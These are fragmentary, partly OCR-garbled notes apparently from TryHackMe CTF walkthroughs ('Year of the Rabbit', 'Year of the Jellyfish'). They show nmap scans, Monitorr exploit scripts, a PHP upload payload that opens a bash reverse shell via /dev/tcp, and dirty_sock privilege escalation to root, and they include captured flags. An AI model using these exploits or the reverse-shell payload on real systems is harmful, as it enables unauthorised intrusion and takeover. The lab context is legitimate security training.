User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

```
# cd /root
# ls
root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
```

Learn > Year of the Rabbit



Year of the Rabbit

Time to enter the warren...

Easy 0 min

Share your achievement

Help

Save Room

1295

Options

Room completed (100%)

- Year of the Jellyfish

<https://tryhackme.com/r/room/yearofthejellyfish>

```
root@ip-10-10-103-241:~# nmap -p- -vv 3.254.183.214

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 14:11 BST
Initiating Ping Scan at 14:11
Scanning 3.254.183.214 [4 ports]
Completed Ping Scan at 14:11, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:11
Completed Parallel DNS resolution of 1 host. at 14:11, 0.06s elapsed
Initiating SYN Stealth Scan at 14:11
Scanning ec2-3-254-183-214.eu-west-1.compute.amazonaws.com (3.254.183.214) [6553
5 ports]
Discovered open port 22/tcp on 3.254.183.214
Discovered open port 80/tcp on 3.254.183.214
Discovered open port 443/tcp on 3.254.183.214
Discovered open port 21/tcp on 3.254.183.214
```

```
root@ip-10-10-103-241:~# nmap -A -p21,22,80,443,80 3.254.183.214 -oN nmap/initial

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 14:14 BST
WARNING: Duplicate port number(s) specified. Are you alert enough to be using Nmap? Have so
me coffee or Jolt(tm).
Nmap scan report for ec2-3-254-183-214.eu-west-1.compute.amazonaws.com (3.254.183.214)
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
80/tcp    open  http     Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to https://robyns-petshop.thm/
443/tcp   open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Robyn's Pet Shop
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrPro
vinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta
.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Not valid before: 2024-10-24T13:04:38
|_Not valid after: 2025-10-24T13:04:38
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
sed port
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 3.10 - 4.8 (93%), Linux 3.2 - 4.8 (93%), Lin
ux 3.4 - 3.10 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.13 (92%), Linux 3.10 (91%),
Synology DiskStation Manager 5.2-5644 (91%), Linux 2.6.22 - 2.6.36 (89%), Linux 2.6.39 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: robyns-petshop.thm; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
```

The screenshot shows the Firefox browser interface. The address bar displays the URL `about:certificate?cert=MIIEPzCCAyegAwIBAgIUBKL`. The title bar says "Firefox". The main content area shows the certificate details for the domain `robyns-petshop.thm`, including the Subject Alt Names (DNS Name: robyns-petshop.thm, monitorr.robyns-petshop.thm, beta.robyns-petshop.thm, dev.robyns-petshop.thm) and Public Key Info (Algorithm: RSA). Below this, a terminal window titled "root@ip-10-10-103-241: ~" is open, showing the contents of the /etc/hosts file.

```
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/hosts          Modified
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
3.254.183.214  robyns-petshop.thm
3.254.183.214  dev.robyns-petshop.thm
3.254.183.214  beta.robyns-petshop.thm
3.254.183.214  monitorr.robyns-petshop.thm
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The screenshot shows the Firefox browser interface. The address bar displays the URL `https://robyns-petshop.thm`. The main content area shows the homepage of "Robyn's Pet Shop". The page features a teal header with the text "Robyn's Pet Shop" and a white footer with the text "Welcome! Welcome to the best Pet Shop in Bristol". The footer also contains a paragraph about the shop's collection of animals and a note about rehomed animals.

It looks like you haven't started Firefox in a while. Do you want to clean i Revshell Generator [experience?](http://localhost:7778/) http://localhost:7778/

Refresh Firefox...


Robyn's Pet Shop

Welcome!

Welcome to the best Pet Shop in Bristol

Here are Robyn's Pet Shop we have the happiest collection of animals for sale. Be it a cute little Guinea Pig, a puppy, an adorable bunny rabbit, or your first goldfish, we have the pet for you!

We also have many animals needing rehomed in our shelter, so please come visit to meet your new best



```
root@ip-10-10-103-241:~# searchsploit monitorr
```

Exploit Title	Path
Monitorr 1.7.6m - Authorization Bypass	php/webapps/48981.py
Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)	php/webapps/48980.py

```


#!/usr/bin/python
# -*- coding: UTF-8 -*-

# Exploit Title: Monitorr 1.7.6m - Authorization Bypass
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

# Monitorr 1.7.6m allows creation of administrative accounts by abusing the installation URL.

import requests
import os
import sys

if len(sys.argv) != 5:
    print ("specify params in format: python " + sys.argv[0] + " target_url user_login user_email user_password")
else:
    url = sys.argv[1] + "/assets/config/_installation_.php?action=register"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded"}
```



```

# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorrr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

import requests
import os
import sys

if len (sys.argv) != 4:
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=-----31046105003900160576454225745", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_11.php\"\r\nContent-Type: image/gif\r\n\r\n\0GIF89a213213123?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/" + sys.argv[2] + "/" + sys.argv[3] + ' 0&1\");\r\n-----31046105003900160576454225745--\r\n"

```

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef New Tab Revshell Generator

ERROR: is not an image or exceeds the webserver's upload size limit.
ERROR: ./data/usrimg/ already exists.
ERROR: was not uploaded.

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef New Tab Revshell Generator

Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory	-		
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

```

root@ip-10-10-243-100:~/dirty_sock-master# python3 -c 'import pty;pty.spawn("/bin/bash")'
om/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh> -o les.sht.co
bash: https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh: No such fi
le or directory
m/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -o les.shnt.com
--2024-10-24 18:16:46-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-sugge
ster.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.111.13
3, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/plain]
Saving to: 'les.sh'

les.sh          100%[=====] 88.73K  --.KB/s   in 0.001s

2024-10-24 18:16:46 (95.9 MB/s) - 'les.sh' saved [90858/90858]

root@ip-10-10-243-100:~/dirty_sock-master#
root@ip-10-10-243-100:~/dirty_sock-master# chmod +x les.sh

```

```

root@ip-10-10-243-100:~/dirty_sock-master# ./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

$ Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

```

```

root@ip-10-10-243-100:~# wget https://github.com/initstring/dirty_sock/archive/master.zip
--2024-10-24 18:13:33-- https://github.com/initstring/dirty_sock/archive/master.zip
Resolving github.com (github.com)... 4.208.26.197
Connecting to github.com (github.com)|4.208.26.197|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/initstring/dirty_sock/zip/refs/heads/master [following]
--2024-10-24 18:13:34-- https://codeload.github.com/initstring/dirty_sock/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com)... 4.208.26.199
Connecting to codeload.github.com (codeload.github.com)|4.208.26.199|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip [ => ] 21.86K ---KB/s in 0.001s

2024-10-24 18:13:34 (30.1 MB/s) - 'master.zip' saved [22384]

```

```

root@ip-10-10-243-100:~# unzip master.zip
Archive: master.zip
c68e35ae3eb7f49a398c7d7f35bb920c79dc9b0e
  creating: dirty_sock-master/
  creating: dirty_sock-master/.github/
  creating: dirty_sock-master/.github/ISSUE_TEMPLATE/
  inflating: dirty_sock-master/.github/ISSUE_TEMPLATE/bug_report.md
  inflating: dirty_sock-master/LICENSE
  inflating: dirty_sock-master/README.md
  inflating: dirty_sock-master/dirty_sockv1.py
  inflating: dirty_sock-master/dirty_sockv2.py
root@ip-10-10-243-100:~# cd dirty_sock-master/
root@ip-10-10-243-100:~/dirty_sock-master# python3 dirty_sockv2.py

```

DIRTY SOCK
(version 2)

```

//=====[]=====
|| R&D   || initstring (@init_string)
|| Source || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock ||
\\=====[]=====

[+] Slipped dirty sock on random socket file: /tmp/luetfwqjlt;uid=0;
[+] Binding to socket file...

```

```

(version 2)

//=====[]=====
|| R&D   || initstring (@init_string)
|| Source || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock ||
\\=====[]=====

[+] Slipped dirty sock on random socket file: /tmp/aspawujfzc;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...


*****Success! You can now 'su' to the following account and use sudo:
  username: dirty_sock
  password: dirty_sock
*****
```

```
-rw-r--r-- 1 root root 537 Oct 24 18:35 .wget-hsts
drwxr-xr-x 3 root root 4096 Sep 10 2020 .wpscan
-rw----- 1 root root 13107 Oct 24 17:59 .Xauthority
-rw-r--r-- 1 root root 19550 Dec 2 2020 .xorgxrdp.10.log
-rw-r--r-- 1 root root 17609 Aug 13 2020 .xorgxrdp.10.log.old
-rw----- 1 root root 506084 Oct 24 18:36 .xsession-errors
-rw----- 1 root root 7097 Aug 16 2020 .xsession-errors.old
drwxr-xr-x 20 root root 4096 Mar 17 2023 .ZAP
-rw-r--r-- 1 root root 21 Apr 10 2024 .zshenv
dirty_sock@ip-10-10-243-100:/root/dirty_sock-master$ dirty_sock@ip-10-10-243-100:/root/dirty_sock-master$ sudo cat /root/root.txt
```

at at the final we would find flag in /root/root.txt